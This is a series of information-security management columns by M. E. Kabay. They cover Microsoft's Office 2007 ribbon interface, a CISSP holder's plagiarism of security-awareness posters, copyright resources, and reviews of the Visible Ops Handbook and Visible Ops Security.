I said that it seemed to me that these limitations of user control were the result of arrogance: the unspoken assumption that users cannot be trusted to make rational choices about new versions of software. In contrast, I ranted, in my systems engineering and programming courses I teach students to listen carefully to user needs and to remember that all of our production should serve

as aids to users, not as unwanted controls.

The PR representative was admirably diplomatic and helpfully relayed my questions and comments to the product managers of Office 2007. Mark Alexieff, Senior Product Manager for Microsoft Office responded in detail and with his permission, I will quote him verbatim in the next columns in this series.

ARROGANCE OR EFFICIENCY?
Part 2: Evidence from Microsoft

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I introduced a problem I encountered early in my use of Microsoft's Office 2007. Today I continue with interesting correspondence from Mark Alexieff, Senior Product Manager for Microsoft Office.

Question: Why did Microsoft's engineers decide to preclude having the old UI as an option for customers running the 2007 release?

The new Microsoft Office Fluent user interface (UI) is focused on making it easier for people to get the results they want when using the Office applications. While the Office applications have increased tremendously in power and added functionality, the core UI has remained substantially unchanged for nearly 20 years. From talking to our customers, it became clear that the menus and toolbars approach to UI no longer did a good job of making application capabilities easily accessible to users. A key principle of the new design as to deliver a "results" oriented interface that maps to what people want to accomplish. An example is that we put 80% of the most frequently used commands within one click of the ribbon. We also wanted to surface some of capabilities that contained within the applications in a more intuitive way. Our customer research showed that much of what customer's expressed interest in seeing in future versions of the product was in fact already available, but was not intuitive or easy to find based on the menu and tools bar construction.

Customer feedback also indicated that rather than including a classic mode that people could revert to, they wanted us to help them move forward, so that is one reason that it was not included. In addition to redesigning the UI, we've added a lot more functionality in the 2007 Microsoft Office system. Faced with the same challenge of making all this new functionality available in the old UI, it made more sense, and would be better for our customers, to focus our resources on doing a great job with the new interface, rather than dilute that effort by implementing new features in two different user interfaces.

In taking such a bold step as redesigning the user interface, we appreciated that it would require some adjustment and a learning curve. Our research showed that for an average user of Office it took 2-3 weeks to return to previous levels of productivity. So far, the response from our customers reinforces that decision as a majority of our customers have provided positive feedback and do not see the new UI as a deployment barrier. That said, as always, Microsoft welcomes feedback on its products from customers to enable it to better meet their needs.

In the next column, I'll present some analyst research on the new Office Fluent UI that readers may find interesting.

In my last column on this subject, I reflect on my experience communicating with Microsoft officials.

ARROGANCE OR EFFICIENCY?
Part 3: Survey Results about Microsoft Fluent User Interface

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the preceding two columns, I've been reporting on correspondence with Microsoft expert Mark Alexieff, Senior Product Manager for Microsoft Office concerning the company's decision to change the Office user interface. Today Mr Alexieff provides interesting material about the acceptance of the new Microsoft Office Fluent User Interface by a variety of users.

Forrester Study on Information Worker Perceptions

The Microsoft Office Fluent User Interface: Information Worker Perception Of Productivity, Training, And Support Requirements

URL:
http://www.microsoft.com/presspass/presskits/2007office/docs/UIStudyInformationWorkers.pdf

Snapshot of Results

- 1004 users of Office 2007 programs surveyed in North America
- Users cite access to new features and functions, the improved look and feel, and the ability to create high-quality documents as the primary benefits (more than 88 percent agree or strongly agree with statements related to these benefits). Advanced users and younger users were more likely to "strongly agree" than to simply "agree" with the statements.
- End-users react very positively to the benefits of the new UI:
- 95.5 percent are more or equally satisfied
- 81.4 percent say the new user interface is as easy or easier to use
- 60.4 percent say their productivity has increased and another 33.2 percent say it has stayed the same
- Majority of respondents indicate that within a 2-3 week time period they are able to become more productive on the new version of Office as compared to previous versions
- Majority of respondents are not using any training in their transition – those that are rely primarily on online, interactive training
- More than one-third of respondents think that no training is necessary

- Respondents were asked, “For work that normally takes 30 minutes to complete, how long did it take you to complete in the first 2-3 days as an Office 2007 user?” The average response was 33.8 minutes. When asked: “How long does that same task take you today?” 24.7 minutes was the average response - a 17.4 percent reduction.

- 60.4 percent state that productivity levels have increased

- 61.1 percent of respondents did not call the helpdesk at all while coming up to speed on the Fluent UI, and 60.1 percent indicated they did not use any training.

1.1 Forrester Study on IT-Decision-Maker Perceptions

The Microsoft Office Fluent User Interface: IT Decision-Maker Perception Of Productivity, Training, And Support Requirements

URL: http://www.microsoft.com/presspass/presskits/2007office/docs/UIStudyITManagers.pdf

Snapshot of Results

- 749 IT decision-makers polled in North America – all play a role in defining IT strategy, choosing IT vendors and authorizing IT purchases

- More than 86 percent agree with benefits associated with access to a greater number of features and functions, an improved look and feel, and ability to create high-quality documents

- 84.4 percent of respondents agree or strongly agree that benefits of new UI outweigh any challenges

- 84.1 percent say the new UI does not represent any significant obstacle

- 80 percent of respondents say end-users return to full productivity within 0-4 weeks

- More than half of all organizations experienced an increase in help desk call volume, but the majority of these characterized the volume increase as “minimal” or “moderate” (81.5 percent)

- More than two-thirds had not added IT staff to support end-user transitions to the new user interface

- 59.3 percent of respondents expect that there will be no substantial change to IT support staff costs during the first six months of deployment

- When asked how long it took the average worker to become as productive as with previous versions, 52.8 percent indicated it took two weeks or less.

In the final part of this series, I reflect on my experience with the Microsoft experts in these interchanges.

* * *

ARROGANCE OR EFFICIENCY?
Part 4: Reflections on a Correspondence

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the previous three columns, I've reported on discussions and correspondence with staff members at Microsoft headquarters about problems I perceived in the Microsoft Office Fluent User Interface, the new style of menus for Office 2007 products.

My initial reactions to the new interface were hostile and contemptuous. I assumed that the designers had ruined a perfectly useful interface with no regard to the retraining costs required to get used to the new system of symbols. I railed against rigid programmers who know better than to let users adapt the interface to their own preferences. Arrogant swine: typical Microsoft!

Now, following an exemplary correspondence from Microsoft expert Mark Alexieff, Senior Product Manager for Microsoft Office, it seems to me that the arrogance lay in my assumptions rather than in Microsoft's. Contrary to my assumptions, there is evidence that the new user interface is working and users are mostly happy with it.

I do think it might be interesting for Microsoft to do a correlation analysis between the degree of satisfaction in various dimensions and the initial level of competence of the user. In my case, with my obsessive-compulsive personality, I had created highly personalized, ultra-efficient toolbars reflecting my most-frequently used functions and with icons adapted to allow rapid differentiation among similar functions. I still don't understand why the personalized "Quick Access Toolbar" should be restricted to a single row and prevented from relocation. For example, I use a 19 inch vertically oriented screen with more room for the Quick Access Toolbar along one vertical side than across the top of the screen. Perhaps this account of a productive and polite correspondence will stimulate ideas for increased flexibility in the user interface without compromising the benefits described in the research summarized in the preceding articles.

But these picky details are not the main point of today's article. I was delighted with the depth and promptness of response to my concerns and I thank and congratulate Mr. Alexieff and the Microsoft Office PR representative (who asked to remain unnamed) for their customer orientation and courtesy.

From a more general perspective, Mr Alexieff's response illustrates some prime principles for all of us involved in managing security services (and support services of all kinds):

- Treat the customer politely
- Take the customer's question seriously
- Respond directly to the customer's concerns with factual information where possible.

The interchange also supports my long-held view that politeness _from_ the customer is much more successful than aggression and rudeness in generating positive, supportive responses.

So be NICE!

Copyright Infringement and the CISSP: His Name is Mud

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

This story deals with lying, theft, social networking, law, mystery, and an uncertain outcome. My long-time friend and colleague, the distinguished security-awareness expert K Rudolph < http://www.nativeintelligence.com/ni-about/whois-k.asp> of Native Intelligence < http://www.nativeintelligence.com/ > tells a tale of horror and mayhem suitable for Hallowe'en reading.

* * *

It was a dark and stormy night, or it should have been. Tuesday night, September 23, 2008, around 7 pm, I visited the (ISC)² Cyber Exchange Web site < http://cyberexchange.isc2.org/ > established to celebrate the upcoming National Cyber Security Awareness Month. I wanted to help make the world cyber safer by entering awareness materials in the (ISC)² annual contest < http://cyberexchange.isc2.org/
Wow>. In addition to use in the contest, (ISC)² makes the submitted materials available for download as useful awareness tools and as the contest voting mechanism. The contest submission downloaded the most for each category (posters, brochures, presentations, and videos) wins the submitter fame and fortune –well, $1,000, anyway.

I chose a poster to enter and wanted to see how it compared with what had already been entered.

The loud "ka-clunk" that you might have heard about 7:15 that Tuesday was my jaw hitting the floor when I discovered that someone had already entered the poster that I was planning to enter -- a poster I developed and for which I hold the copyright. He entered it with my copyright notice removed and he claimed ownership of the work. He entered it under his own name, which I will refer to as "Mud."

Mud had chosen well, but not wisely. He entered the *Dumpster Diver* poster < http://www.nativeintelligence.com/ni-free/ni-free-posters.asp#aug08 >. Created in 2001, the *Dumpster Diver* was one of the first posters my company developed. This poster didn't originate in a computer; it was drawn by hand, inked, scanned into electronic versions, colored, and finalized. Our professional cartoonist, Charles Filius < http://www.nativeintelligence.com/ni-about/whois-chaz.asp >, created that poster. I have copies of the original pencil sketches and ink drawings. Charles has the originals.

I Googled for Mud and found that he had studied law for several years. Mud had worked for a famous high technology firm for nearly a decade as an Information Security Manager. Mud listed ethical hacking as one of his skills. His profile showed that he claims three certifications: CEH (Certified Ethical Hacker), OSCP (Offensive Security Certified Professional), and surprisingly, the CISSP (Certified Information System Security Professional). [I have deliberately obscured the details to prevent anyone from homing in on Mud's real name through data aggregation.]

CISSPs agree to abide by a code of ethics < https://www.isc2.org/cgi-bin/content.cgi?category=12 > with four canons, and the second canon says that members must, "Act honorably, honestly, justly, responsibly, and legally." To enter the contest, Mud had to agree that: "By submitting your work, . . . you agree that you own all copyright in the work posted, unless otherwise indicated and properly attributed in the work . . ." Apparently Mud hadn't read either the CISSP code of ethics or the contest requirements – or he felt that they didn't apply to him.

The rot thickens.

I went back to the (ISC)² Web site for a closer look. Mud hadn't just stolen one image; he'd stolen **eleven** of my images. He'd entered my images 12 times (he entered one of the images twice). Mud had even taken one poster with a photograph < http://www.nativeintelligence.com/ni-free/ni-free-posters.asp#may08 > that I took while in Las Vegas when I was speaking at the CSI SX Conference this past April< http://www.csisx.com/ >. Taking one poster might be a mistake but 12 was enemy action.

* * *

In part 2 of this series, K Rudolph tells us about her response to the blatant theft of her intellectual property.

* * *

K Rudolph, CISSP < mailto:kaie@nativeintelligence.com > is the founder and Chief Inspiration Officer of Native Intelligence, Inc. < http://www.nativeintelligence.com >.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com> specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >.

Copyright Infringement and the CISSP: Washing Mud off the (ISC)^2

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In part one of this series, security-awareness expert K Rudolph of Native Intelligence describes how she discovered that a CISSP-holder whom she is calling "Mud" submitted 11 of her posters to a contest after stripping her printed copyright notices off the images. Today we find out what happened. K continues her story.

* * *

Following the instructions on the (ISC)² Web site < https://www.isc2.org/cgi-bin/content.cgi?page=907 >, I fired off an e-mail to the (ISC)² ethics committee contact, with an electronic version of my complaint in the form of an affidavit and screen shots. The next day I express-mailed a notarized hardcopy. I asked (ISC)² to remove the images and to add a large notice informing those who had downloaded my poster images to delete or purge the copies from their files and that they could replace the posters with copies having the correct attribution and copyright notice from the Native Intelligence, Inc. Web site – at no cost. I also offered to provide (ISC)² with the correct images.

(ISC)²'s response was to remove the images by 9:30 the following morning, but they did not put up the notice I had requested. I sent a second request. Their General Counsel quickly replied that he had passed along my offer and confirmed that he had received my complaint.

Mud's contact information was listed on the (ISC)² members-only area. I e-mailed Mud a letter insisting that he immediately cease and desist from representing Native Intelligence, Inc. (NII) products as his own work and that he notify those to whom he had provided NII images that the images are the work products of NII, and if received without NII permission, are illegal copies. The letter instructed Mud to provide me with a list of all entities to whom he had falsely represented the NII work products as his own, to forward any compensation he received related to NII work products, to provide copies of all NII work products that he had altered in any manner, and to purge any and all NII work products from any storage device or media to which he has or has had access.

His response fell short. He thanked me for bringing the matter to his attention. He then wrote (errors are his), "I apologize so much for this mistake which was not intended, the materials are totally purged from media and the location they were uploaded to (ISC)² and the organization was informed with this mistake." He finished with, "Please accept my apologies and total respect."

Respect? This reminds me of when a wife walks in on her husband and her best friend in bed together and the husband looks up at her and asks, "Which are you going to believe, me or your lying eyes?"< http://www.youtube.com/watch?v=UvU6X7S41F4 >

Like Mud, I'm also glad that I brought this to his attention. I don't agree that this was an unintended mistake. Taking 11 individual poster images, removing the copyrights, and then

sending them to (ISC)² is not an unintended mistake. Further, his work background clearly shows that he knew better.

Let's hope that the board will wash the Mud out of the CISSP collective.

* * *

K Rudolph, CISSP < mailto:kaie@nativeintelligence.com > is the founder and Chief Inspiration Officer of Native Intelligence, Inc. < http://www.nativeintelligence.com>.

New MK Web Site and Files for Readers

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

It's been a while since I wrote about my Web site, so today I'm updating readers about new materials that may be useful to you.

I've moved my Web site off the Norwich University server because of space limitations and the limitations of the virtual private network software we are required to use to update our files. My new site< http://www.mekabay.com > resides on the InMotion Hosting server < http://www.inmotionhosting.com >, which charged $7.95 a month for a one year subscription and provided free domain registration. Using the FileZilla < http://filezilla-project.org/ > free FTP client, I was able to upload 9 GB of materials easily over my DSL link. FileZilla also provides options allowing for easy updating of any files that change on my local source cache on disk.

So what's new?

Readers who are familiar with my old site will recognize the hideous yellow background (which I call Pickett Slide-Rule Yellow – see "On a Life of Teaching"< http://www.mekabay.com/opinion/teaching.pdf > for an explanation – and the canonical list of sections on the left of every index page.

Looking at the home page < http://www.mekabay.com/index.htm >, you will see a CURRENT COURSE LINK for CJ341, the Cyberlaw and Cybercrime course Dr Peter Stephenson and Prof Julie Tower-Pierce and I have taught for several years. Julie is away in Washington DC with her husband this year, so Peter and I have been updating the lecture files < http://www.mekabay.com/courses/academic/norwich/cj341/lectures/lectures.htm > ourselves. We have new material, updated references and statistics, and lots of new images to enliven the lectures. There are also pointers to updated and new reference material that may interest readers. The PPT links are in MS-PowerPoint 2003 format and the PDF lecture files are six-per-page handouts for our students to use in class.

I've updated my notes "On Writing" < http://www.mekabay.com/methodology/writing.pdf > and hope that anyone who has to do a lot of expository or technical writing can benefit from the pointers; some readers may want to provide the link to their children in high school or college.

There's a charming animated film called "Warriors of the Internet" by Gunilla Elam, Tomas Stephanson, and Niklas Hanberger that explains fundamentals of TCP/IP in 12 minutes. I recently used this to great effect to provide background information for new members of the Security & Forensics Club at Norwich University.

There are some nice USPIS security awareness videos< http://www.mekabay.com/cyberwatch/index.htm > available for download; they can be helpful in security-awareness sessions in corporate and educational milieus.

Other updates are listed on the home page, but I want to draw readers' attention to a specific section: my MSIA materials<

http://www.mekabay.com/courses/academic/norwich/msia/index.htm >. I have significantly updated and reorganized this page and hope that readers will find the narrated lectures particularly useful. The main topics are organizational psychology, management skills, leadership skills, introduction to cyberlaw, and a number of other topics that you may be able to use in your internal training and awareness programs:

- introduction to cryptology
- physical & facilities security
- identification & authentication
- applied ethics
- managing employment, hiring & firing
- e-mail and internet use policies
- auditing information security.

I hope readers will wander around my site exploring the files. Please help me out by pointing out broken links and other errors. I have run the XENU < http://home.snafu.de/tilman/xenulink.html > link checker on my site and have quite a list of broken links already, but it always helps to have independent minds looking for places to improve.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Swiss Mix: Useful Copyright Resource

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I was updating one of my lectures on copyright law recently < http://www.mekabay.com/courses/academic/norwich/cj341/lectures/24_defending_ip_crime.ppt > and ran across a useful site from the Government of Switzerland's Federal Institute of Intellectual Property < http://www.urheberrecht.ch/E/index.php?m=1 >. The site, available in German< http://www.urheberrecht.ch/D/index.php?m=1 >, French< http://www.urheberrecht.ch/F/index.php?m=1 >, Italian< http://www.urheberrecht.ch/I/index.php?m=1 > and English< http://www.urheberrecht.ch/E/index.php?m=1 > versions, has some stimulating materials about intellectual property that may be useful to readers involved in security-awareness campaigns. Some readers may also want to pass on the information to their children or to teachers in their local communities.

In "The Debate is On"< http://www.urheberrecht.ch/E/debatte/deb1.php?m=3 > the authors introduce the fundamental issues behind proposed changes in European copyright law. "How can we assure that artists and scientists continue receiving fair pay for their activities? What are the consequences when a copy is identical to the original? What entitlements do users have? How can access to digital content be secured? Is digitalization a dead-end or a highway?" They point out the blessings and curses of widening access to the Internet and explain how the World Intellectual Property Organization (WIPO< http://www.wipo.int/portal/index.html.en >) has developed treaties to provide "starting points for WIPO member states in the process of revising their national protection to modern communication technology for authors, musicians and music producers."

"Opinions"< http://www.urheberrecht.ch/E/meinungen/mei1.php?m=4 > has a number of interesting sections:

- Copyright: Pro's and Con's
- Exceptions to Protection in the Digital Age
- Circumventing Technological Measures
- Digital Rights Management
- Protection of Rights Holders
- Archiving of Works

Other good contributions on the site include

- Copyright Today
- Copyright Tomorrow
- The Contentious Internet
- Links & Downloads
- FAQ
- Glossary
- News & Media

The English Copyright Debate Brochure < http://www.urheberrecht.ch/E/documents/pocketguide_e.pdf > is a 60-page booklet with some

cute cartoons that summarizes the issues published on the Web site. It can be distributed to employees, instructors and students at no cost.

Visible Ops Handbook

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Some years ago< http://www.networkworld.com/newsletters/sec/2005/0207sec2.html >, I described the ITIL – the Information Technology Infrastructure Library< http://www.itil-officialsite.com/home/home.asp >, an excellent resource for best practices in information technology (IT) service management and operations. Other ITIL resources include a public discussion site < http://www.itlibrary.org/ > and many documents and certifications which are described on the official site and the public site.

Today I am reviewing a well-known handbook that applies ITIL principles to system and network operations: *Visible Ops Handbook: Starting ITIL in 4 Practical Step*s by Kevin Behr, Gene Kim and George Spafford (2004) and published by the IT Process Institute (ITPI) < http://www.itpi.org/home/aboutus.php > is a superb little (5" x 7" x 84 pp) booklet available online for $20 (see < http://www.itpi.org/home/visibleops.php >); a PDF version is also available for download. We use this booklet in the Master of Science in Information Assurance (MSIA) program< http://www.graduate.norwich.edu/infoassurance/ > at Norwich University < http://www.norwich.edu >.

The book opens with a thought-provoking introduction that outlines the key problems facing IT operations groups world wide; some of the challenges they enumerate are

- "A 'cowboy culture' where seemingly 'nimble' behavior has promoted destructive side effects. The sense of agility is all too often a delusion.

- A 'pager culture' where IT operations believes that true control simply is not possible, and that they are doomed to an endless cycle of break/fix triggered by a pager message at late hours of the night.

- An environment where IT operations and security are constantly in a reactive mode, with little ability to figure out how to free themselves from fire-fighting long enough to invest in any proactive work."

Phase One: "Stabilize the Patient" and "Modify First Response"

- In this early phase of the plan, the IT group works "to reduce the amount of unplanned work as a percentage of total work done down to 25% or less. . . . The primary goal of this phase is to stabilize the environment, allowing work to shift from perpetual firefighting to more proactive work that addresses the root cases of problems.

Phase Two: "Catch & Release" and "Find Fragile Artifacts" Projects

- The second phase of Visible Ops focuses on cataloguing resources and knowledge so that the IT group can move toward complete control of the tools they are supposed to be managing. Deviant configurations, ultra-fragile systems – all of these have to be identified and documented before they can be corrected.

Phase Three: Create a Repeatable Build Library

- Having identified critical resources, the IT group now moves on to building a set of tools that will allow recreating the full operational environment from scratch. By using tools such as system images and documented build mechanisms, it becomes possible to rebuild the infrastructure rapidly – an alternative to struggling with repairs.

Phase Four: Continual Improvement

- This chapter focuses on metrics and how to use them as tools for continuous process improvement.

An aspect of the book that cannot come through such a brief summary of content is the charming readability of the text. The authors write clearly and simply; they also include believable narratives that drive their points home and sprinkle the text with amusing and thought-provoking quotations.

I recommend this text to everyone reading this column.

In my next column I'll introduce a companion volume, *Visible Ops Security*.< http://www.itpi.org/home/visibleopssec.php >

* * *

Kevin Behr is the co-founder of the ITPI and is a well-known researcher, author and lecturer.< http://nexus.realtimepublishers.com/authors/Kevin_Behr.htm >

Gene H. Kim, CISA < http://www.tripwire.com/company/management/ > is co-founder and Chief Technology officer of Tripwire, Inc. He is also co-founder of the Information Technology Process Institute < http://www.itpi.org/home/default.php >.

George Spafford, MBA, CISA, IPRC of Pepperweed Consulting < http://www.pepperweed.com/ > is also the author of the popular list "The News" < http://www.spaffordconsulting.com/ >.

Introducing *Visible Ops Security*

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I wrote about the *Visible Ops Handbook* < http://www.itpi.org/home/visibleops2.php > which I recommend to everyone involved in system and network operations. Today I continue on the same theme by starting a review of the newer booklet, *Visible Ops Security: Achieving Common Security and IT Operations Objectives in 4 Practical Steps* < http://www.itpi.org/home/visibleopssec.php > by Gene Kim, Paul Love and George Spafford.

The booklet has only 108 pages and measures 5.5" x 8" – easy to carry around; a PDF version is also available and can be printed in 8.5" x 11" format.

The Introduction discusses the growing concern over security, caused partly by internal perceptions of need and partly by external pressures of government regulation and contractual obligations. The industry consensus is that "the business and IT must integrate sustainable security practices into IT operational and service development processes." Like the *Visible Ops Handbook*, *Visible Ops Security* is "based on the study of the common practices of high-performing IT organizations…. [The ITPI] has studied and benchmarked more than 850 IT organizations to gain deeper insights into what enables high performers to excel."

Two categories of problems confront IT personnel and the authors provide many specific examples of each:

- conflicts between the requirements of normal IT operations or development practices and expectations of security

- interference of security standards and practices with effective and efficient operations.

Another fundamental problem is that "Although IT supports the business in many different ways, IT has two primary functions:

1. Developing new capabilities and functionality to achieve business objectives

2. Operating and maintaining existing IT services to safeguard business commitments

The authors write, "*Visible Ops Security* describes how to resolve this core chronic conflict by enabling the business to simultaneously respond more quickly to urgent business needs and provide stable, security and predictable IT services."

The remainder of the Introduction provides an overview of the four phases of the systematic approach to resolving fundamental problems in the operations and security sectors:

1. Stabilize the patient and get plugged into production

2. Find business risks and fix fragile artifacts

3. Implement development and release controls

4. Continual improvement

In my next columns, I'll look at how the authors approach each of these phases in more detail.

Get the book.

Visible Ops Security Phase 1: Stabilize the Patient and Get Plugged Into Production

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I introduced the excellent booklet called *Visible Ops Security: Achieving Common Security and IT Operations Objectives in 4 Practical Steps* < http://www.itpi.org/home/visibleopssec.php > by Gene Kim, Paul Love and George Spafford.

Phase 1 provides a chilling reminder of how badly information assurance implementation can go wrong. A table lists many typical issues (and narrative examples, some of which are hilarious) which security experts encounter all the time in our assessments and audits; examples include (quoting directly)

- Inadequate situational awareness (I came into the information security job full of high hopes, but I started to realize that I was dropped into the desert, with no idea what I was supposed to start walking in. Worse, I didn't know how big the desert was, but I did know that I had no food or water. / I also started to notice that everyone seemed to be avoiding me, often running in the opposite direction when they saw me.)
- Information security ineffective as an afterthought (We couldn't believe they just deployed the application over our objections. I'm literally losing sleep at night because of the potential risk of loss of confidential information. I said, "Look, you can't put private health information out on the public Internet." They just don't seem to understand, and the all say I'm being hysterical, paranoid, and an obstacle.)
- Information security disrupts IT operations and IT operations gets in information security's way (…. And half the time, when we do get the patches in, I almost wish we hadn't. At the end of last year, we did a database patch that broke seven of our top business applications. . . .)

Step 1 of Phase 1 is "Gain Situational Awareness." The authors urge practitioners to know exactly (again, quoting)

1.1 What senior management and the business wants from information security.
1.2 How the business units are organized and operate.
1.3 What the IT process and technology landscapes are.
1.4 What the high-level risk indicators from the past are.

In good, clear English, the authors then expand on each of the four tasks above with some practical examples and excellent suggestions and examples that readers can use in formulating their own responses for their own organizations.

Step 2 of Phase 1 is "Integrate into Change Management." The key tasks (again, well developed and explained in the text) are as follows:

2.1 Get invited to change advisory board (CAB) meetings (i.e., learn what has to be changed in the production environment before it gets changed behind the security team's back – and be cooperative and supportive instead of obstructive)
2.2 Build and electrify the fence (i.e., develop automated measures to detect changes in

the production code, processes and infrastructure)

2.3 Ensure tone from the top and define the consequences (i.e., use top management's explicit support to change the corporate culture – and develop a finely-graded scale of consequences for violating security rules)

2.4 Substantiate that the electric fence is working (i.e., audit your own change-control procedures to verify that people are actually following them)

2.5 Look for red flags (i.e., analyze service interruptions and look for evidence that change-control procedures were violated)

2.6 Address failed changes (i.e., perform root-cause analysis on problems)

The chapter continues with equally germane and practical recommendations in the steps called

- Step 3: Reduce and Control Access
- Step 4: Codify Information Security Incident Handling Procedures and Modify First Response

The authors finish this section with thoughtful analyses of

- The Spectrum of Situational Awareness and Information Security Integration (a good scale for evaluating the degree of maturity of situational awareness and security integration in the organization)
- What We Have Built and What We Are Likely to Hear (a concise summary of the observable changes one should look for as we implement the recommendations of Phase 1).

In my next column, I'll look at the authors' "Phase 2: Find Business Risks and Fix Fragile Artifacts."

Visible Ops Security Phase 2: Find Business Risks and Fix Fragile Artifacts

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last two columns, I introduced the excellent booklet called *Visible Ops Security: Achieving Common Security and IT Operations Objectives in 4 Practical Steps* < http://www.itpi.org/home/visibleopssec.php > by Gene Kim, Paul Love and George Spafford.

Today I'm reviewing their chapter entitled, "Phase 2: Find Business Risks and Fix Fragile Artifacts."

The chapter begins with a summary explaining that with infinite risks and finite resources and time, we have to focus our attention on securing critical areas of the business. As with the Phase 1 chapter, this one also includes a succinct and sometimes amusing chart of common issues. Some of the highlights (or lowlights, depending on your perspective) that had me chuckling with recognition include the following (quoting):

- Information security often can't focus its efforts on the top risk areas (We hundreds of business applications that we need to secure and support. . . . There is just no way that our information security team can stay on top of it all. We are spread way too thin. I figure that each one of us is covering hundreds of systems and thousands of controls. . . ."
- Must repeat audit work year after year (We are repeating a lot of documentation and substantiation work for IT controls. . . . Last year we spent thousands of hours on this. And we're going to do it all over again this year. / Why? Because instead of building controls into daily IT operations, we substantiate the presence of controls after the fact. . . .
- Top-down risk-based processes never finish (There's some hope that the new Enterprise Risk Management [ERM] task force will address some of these issues. . . . The problem is that they've been at it for three years, and there are no indications that the consultants they're using are ever going to leave. In fact, the only certain thing is their next invoice, and another one of their horrible half-day workshops. . . .)

The authors explain, "…we extend the focus of Phase 2 beyond just operational risks, to those risks relevant to information security, compliance, and financial reporting. To make sure that we focus on what really matters, we go through an explicit scoping step for IT services and systems to ensure that we can explicitly link information security controls to risks that can affect the achievement of business objectives or requirements."

Their methodology includes the following approaches, each step of which is fully explained in the text (in the unquoted sections, I am merely summarizing highlights):

- "Establish an initial scope of the business process and IT services and systems that really matter by using a top-down, risk-based approach."
- "Cover the periphery" (identify "externally facing systems" whose compromise could cause catastrophic consequences)
- "Zoom out to rule out" (ensure that we are focusing on business issues, not noodling around interesting technical issues regardless of whether they matter in real-world

consequences)
- "Find and fix IT control issues" (identify the business functions where controls are inadequate to reduce risk and mitigate damage from breaches of security)
- "Streamline IT controls for regulatory compliance" (build reusable controls that can save time and money for all sectors of the enterprise in meeting security standards)

Their discussion continues with excellent examples drawn from cases involving Sarbanes-Oxley compliance and then turns to principles enunciated by the Institute of Internal Auditors (IIA) Research Foundation called the "Guide to the Assessment of IT General Controls Scope Based on Risk" or "GAIT."< http://www.theiia.org/guidance/technology/gait/ > The IIA makes four documents freely available for download about this methodology:

- The Gait Methodology ("GAIT-1")< http://www.theiia.org/guidance/technology/gait/gait-methodology/ >
- GAIT for IT General Control Deficiency Assessment ("GAIT-2")< http://www.theiia.org/guidance/technology/gait/gait2/ >
- Gait for Business and IT Risk ("GAIT-R")< http://www.theiia.org/guidance/technology/gait/gait-r/ >
- Case Studies of Using GAIT-R to Scope PCI Compliance< http://www.theiia.org/download.cfm?file=24876 >

I am grateful to the authors of *Visible Ops Security* for introducing me to the GAIT methodology.

Next time, I'll delve into the authors' discussion of "Phase 3: Implement Development and Release Controls."

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Visible Ops Security Phase 3: Implement Development and Release Controls

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last three columns, I have been highlighting the excellent booklet called *Visible Ops Security: Achieving Common Security and IT Operations Objectives in 4 Practical Steps* < http://www.itpi.org/home/visibleopssec.php > by Gene Kim, Paul Love and George Spafford.

Today I'm reviewing their chapter entitled, "Phase 3: Implement Development and Release Controls," which the authors introduce as follows: "…we move upstream to the development and release management processes, as well as to the internal audit and project management processes. We will involve stakeholders from development, project management, and release management so they get involved earlier with projects and we will also work with change management, purchasing, and accounting to maintain accurate situational awareness. We will define the model for engaging with individual project groups when there are information security relevant tasks that we can help with."

As in the other chapters, the authors provide a table of issues and narrative examples that will resonate with anyone who's been in the security field for a while. For example (quoting),

- Information security and audit do not work together (This afternoon, I had a pretty awful meeting with the internal IT auditor. Several things bothered me. First off, he blindsided me with a whole bunch of deficiencies on password controls for some random systems buried in some business processes that shouldn't even warrant being audited. To make matters worse, he even did a penetration test and hit us with findings from that. And then we ended up getting into a heated debate about IT controls instead of talking about the risks we are trying to mitigate. / I guess the thing that bothers me most is that we don't appear to be on the same page with respect to what the top business risks are. . . .)
- Project teams that do not involve information security risk building services contrary to the needs of the organization (For example, let's talk about the last application that the developers put into production. Instead of using the libraries we created to do authentication, they created their own nonstandard libraries, made worse because they haven't been trained on secure programming practices. Now we have to create another piece of complicated middleware to adequately control access. / The unique authentication method now becomes yet another one-off that we need to support. We keep making the mistake of favoring the project goals over the enterprise's goals – over and over again. It has slowly consumed all the air in the room and is killing us.)

The steps and tasks detailed in this chapter are a challenging agenda for anyone in the real world. The prescribed methodology (amply discussed in the text) has the following framework:

Step 1: Integrate with Internal Audit
    Task 1: Formalize the relationship with audit
    Task 2: Demonstrate value
Step 2: Integrate into Project Management
    Task 1: Participate in PMO approval meetings
    Task 2: Determine information security relevance
    Task 3: Integrate into project review and approval

Task 4: Leverage detective controls in change management
Task 5: Link to detective controls in purchasing and accounting

Step 3: Integrate into the Development Life Cycle
Task 1: Begin a dialog with development
Task 2: Establish requirements definition and secure coding practices
Task 3: Establish secure testing practices

Step 4: Integrate into Release Management
Task 1: Formalize the relationship with release management
Task 2: Ensure standards for secure builds
Task 3: Integrate with release testing protocols
Task 4: Integrate into production acceptance
Task 5: Ensure adherence to release implementation instructions
Task 6: Ensure production matches known and trusted states

